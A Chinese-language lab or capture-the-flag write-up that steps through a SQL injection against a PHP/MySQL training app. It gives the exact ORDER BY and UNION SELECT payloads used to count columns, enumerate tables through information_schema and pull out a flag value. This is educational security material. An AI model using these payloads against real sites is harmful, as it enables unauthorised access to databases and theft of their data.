
1. 实验环境

操作系统：CentOS7.6

服务器：PHP 5.2.17p1


数据库：5.5.36



1. 操作步骤
2. 实验四采用的是盲注，隐藏了返还错误信息，只能根据是否显示数据来判断是否出错，而不能根据错误信息进行具体错误判断了。
3. 先获取查询字段数。

1'order by 1#

成功



所以判断没有过滤空格。


没有出错，再依次提交1'order by 2#，1'order by 3#，把后面的数字+1提交。

当提交1'order by 4#的时候，没有显示数据，说明出错，判断只有3个字段。

1. 获取当前的数据库名称

1' union select 1,1,database()#

成功




数据库名称为qwe，并且判断没有对select和逗号进行过滤。

1. 获取当前数据库的表

1' union select 1,1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#


成功



数据库qwe有flag，user，userid三个表

1. 获取flag表的字段。


1' UNION SELECT 1,1,GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_schema=database() and table\_name = 'flag'#



flag表有两个字段Id，flag。

1. 获取flag的信息

1' UNION SELECT 1,1,flag FROM flag#



成功获取**flag{e10adc3949ba59abbe56e057f20f883e}**

1. 提交flag，成功

